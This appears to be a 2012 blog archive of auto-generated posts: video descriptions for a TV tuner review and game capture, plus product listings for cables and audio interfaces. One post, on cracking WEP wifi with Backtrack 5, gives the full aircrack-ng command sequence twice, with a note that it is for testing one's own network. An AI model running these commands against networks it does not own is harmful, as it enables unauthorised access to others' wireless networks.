Friday, February 10, 2012

Review: Hauppauge WinTV-HVR 850 USB TV Tuner

Review: Hauppauge WinTV-HVR 850 USB TV Tuner Video Clips. Duration : 9.57 Mins.


Just what the title says! Enjoy!

Tags: review, hauppauge, wintv-hvr, 850, usb, tv, tuner, works, with, digital, and, analog, signals, standard, cable, windows, media, center, xp, vista, saxman112

Thursday, February 9, 2012

How to Crack Wifi WEP Backtrack 5

How to Crack Wifi WEP Backtrack 5 Tube. Duration : 4.90 Mins.


airmon-ng start wlan0 airodump-ng mon0 copy BSSID and CHANNEL New Client airodump-ng -w wep -c channel --bssid INPUT mon0 New Client aireplay-ng -1 0 -a INPUT mon0 New client aireplay-ng -3 -b INPUT mon0 final aircrack-ng wep-01.cap airmon-ng start wlan0 airodump-ng mon0 copy BSSID and CHANNEL New Client airodump-ng -w wep -c channel --bssid INPUT mon0 New Client aireplay-ng -1 0 -a INPUT mon0 New client aireplay-ng -3 -b INPUT mon0 final aircrack-ng wep-01.cap This is intended to crack ur OWN wifi to check your security

Keywords: wifi, hack, wep, hacks, backtrack, backtrack5, bt5, how to, how, google, crack, windows 7, error

Monday, February 6, 2012

Check Out Belkin 30m Duplex Fiber Optic Lc-To-Lc 62.5 125 Patch Cable Connection

Belkin 30m Duplex Fiber Optic Lc-To-Lc 62.5 125 Patch Cable Connection Best

Rate This Product :


Belkin 30m Duplex Fiber Optic Lc-To-Lc 62.5 125 Patch Cable Connection Feature

  • Manufacturer/Supplier: Belkin International, Inc.
  • Product Type: Network Cable. Cable Type: Fiber Optic.
  • Cable Characteristic: Patch Cable. Cable Length: 98 ft.
  • Connector on First End: 2 x LC Male.
  • Connector on Second End: 2 x LC Male.


Customer Reviews


*** Product Information and Prices Stored: Feb 07, 2012 07:47:43

Sunday, February 5, 2012


Check Out Sony Ericsson USB Cable for $3.89

Sony Ericsson USB Cable Best

Rate This Product :


Sony Ericsson USB Cable Feature

  • A single, standardized and easy way to connect the phone to a computer
  • Just about any computer that you buy today comes with one or more USB connectors on the back
  • The installation of the device drivers is quick and easy
  • Compatibility: Sony Ericsson mobile phones incorporating Fast port
  • Synchronize the calendar/address book of your mobile phone and computer by using DCU-60

Sony Ericsson USB Cable Overview

This user-friendly USB solution builds a bridge between your computer and phone. Save the latest party pictures to your computer, transfer your favorite song to your phone and stay up-to-date with a synchronized calendar and address book. Or give your phone a fresh start with Java applications from the Internet.


Customer Reviews


*** Product Information and Prices Stored: Feb 06, 2012 04:16:52

Thursday, February 2, 2012


Great Price Creative SB1095 for $59.99

Creative Soundblaster X-Fi Surround 5.1 Pro USB Audio System with THX SB1095 Best

Rate This Product :


Creative Soundblaster X-Fi Surround 5.1 Pro USB Audio System with THX SB1095 Feature

  • Easy to install, bus-powered USB2.0 Sound Blaster in a sleek and compact design
  • High-quality, gold-plated RCA stereo and optical digital out for best audio performance, plus convenient Microphone and Headphone jacks for internet chat
  • Compact IR Remote with mute and volume allows you to control playback of your music across the room
  • THX TruStudio Pro delivers the fullest audio experience for music, movies and games, while remaining true to the source and intention of the artists who created it
  • Dolby Digital Live! connects to your decoder or home theatre system through a single digital cable for compelling 5.1 surround sound from any source

Creative Soundblaster X-Fi Surround 5.1 Pro USB Audio System with THX SB1095 Overview

Sound Blaster X-Fi Surround 5.1 Pro turns your PC or notebook into a 5.1 entertainment system featuring THX TruStudio Pro technology with remote control. Easy to install, it replaces low-quality on-board audio with high quality connectivity and remote control. A convenient volume control, headphone and microphone inputs for a headset are close at hand. THX TruStudio Pro is specially designed to bring the same great audio experience found in live performances, films, and recording studios to the PC. Dolby Digital Live! offers a single cable solution to your decoder for 5.1 audio from any content while PowerDVD (free download) with Dolby and DTS support turns your PC into a home cinema. Please note this item is not Mac compatible.


Customer Reviews


*** Product Information and Prices Stored: Feb 03, 2012 04:48:43

Wednesday, February 1, 2012

Check Out Behringer UCA202 Audio Interface for Too low to display

Behringer UCA202 Audio Interface Best

Rate This Product :


Behringer UCA202 Audio Interface Feature

  • Ultra-flexible audio interface connects your instruments, mixer etc. with your computer for recording and playback
  • High-resolution 48 kHz converters for high-end audio quality
  • Works with your PC or Mac-no setup or drivers required. Free audio recording and editing software downloadable at www.behringer.com
  • Stereo headphone output with dedicated level control lets you monitor both input and output
  • Powered via USB bus-no external power supply needed

Behringer UCA202 Audio Interface Overview

The Behringer UCA202 is an ultra-compact, bus-powered interface that can link a Windows or Mac computer with any audio gear. There is no setup or special drivers needed. The interface provides two analog inputs and outputs, as well as an additional S/PDIF optical output for direct digital conversion. The stereo headphone output with dedicated level control allows for monitoring both input and output.The U-CONTROL download area at Behringer's website offers a huge software package for recording and editing making the interface a complete audio solution, which provides a connection between the analog and digital domain.

Behringer UCA202 Audio Interface Specifications

The UCA202 provides two analog mono inputs and outputs (for monitoring), USB connectivity and an additional S/PDIF optical output for direct analog-to-digital conversion. The stereo headphone output features a dedicated level control and lets you listen to both the input and output. For a fraction of the cost of many USB audio interfaces, you can have state-of-the-art digital conversion, world-class recording and editing software, and hassle-free connectivity between your PC or Mac Computer and any piece of audio equipment.

Hassle-free connectivity between your PC or Mac Computer and any piece of audio equipment. Click to enlarge.

energyXT2 makes it easy to manipulate your audio and MIDI file.

Audacity is an easy-to-use audio editor and recorder for Windows, Mac OS X, and Linux operating systems.

Options Galore
When used as a professional interface between a mixing console and your computer, myriad options become available. Some of these might include connecting the UCA202 RCA outputs: to the TAPE INPUT jacks of your mixer; to powered monitors or to the input channels on the mixer. Connecting to the mixer input channels allows you to use the Aux Send feature of your mixer to build an extremely versatile monitor mix for recording sessions. These are just a few of the possibilities; let us know how you use your UCA202.

No Drivers Required
The UCA202 works with your PC or Mac computer without the need for any setup or driver installation.

Powered via USB
Because the UCA202 is powered by the USB bus, no external power supply is needed. That's one more outlet for all your musical toys.

High-End Audio Quality
The UCA202 features high-resolution 48 kHz converters for high-end audio quality, and the additional S/PDIF optical output allows for direct digital conversion.

Tons of Free Software
Behringer provides a heap of free software available via download, to let you get the most out of your UAC202 right out of the box.

  • KRISTAL Audio Engine
    KRISTAL Audio Engine is a powerful multi-track recorder, audio sequencer and mixer--ideal for anyone getting started with recording, mixing and mastering digital audio.
  • Audacity
    Audacity is an easy-to-use audio editor and recorder for Windows, Mac OS X, and Linux operating systems.
  • energyXT2
    This amazing DAW (digital audio workstation) makes it easy to manipulate your audio and MIDI files, and turn song ideas into stunning CD or web-ready recordings. energyXT2 includes built-in synthesizers, a drum machine, and internal multi-FX processor.

What's in the Box
Behringer UCA202 U-Control Audio Interface, User's Manual


Customer Reviews


*** Product Information and Prices Stored: Feb 01, 2012 18:07:19

Tuesday, January 31, 2012

How to Capture and Split your Video Game Footage

How to Capture and Split your Video Game Footage Video Clips. Duration : 7.00 Mins.


This is a video showing you how I capture my very own video game footage. Also I show you how to split the video game signal. ITEMS YOU WILL NEED TO CAPTURE AND SPLIT YOUR VIDEO GAME FOOTAGE MY WAY 1. Computer/Laptop 2. Capture Card or AV USB Capture Device 3. RCA video splitter MALE to FEMALE FEMALE 4. Female Female RCA Adapter 5. Two RCA male male cables OPTIONAL. Mini to audio (a mini plug in to the red and white cables) WHY IS IT IMPORTANT TO SPLIT THE VIDEO SIGNAL? It is important to split your video signal because you don't want to be playing your video game on a small screen on your computer if you don't have to. Ideally you would like to play your game on your TV, but still record what you are playing on your computer. To do this you need to split the video game signal. Warnings about splitting video signals!!!!!!!! If you choose to split the video signal so you can play your game on your TV and at the same time record what you are doing on your computer, please note that by splitting the video signal you could loose some of the video quality. In most cases the video may appear to be a little dark on your TV and/or computer. To fix this, make sure that you adjust the brightness settings on your TV and on the software you are using to capture the video so it looks as good. To adjust the brightness on the software that came with the capture card, go under the settings or preferences and click on VIDEO. You can also adjust the volume if you want to. ABOUT CAPTURE ...

Keywords: how, to, capture, and, split, video, signal, game, footage, using, card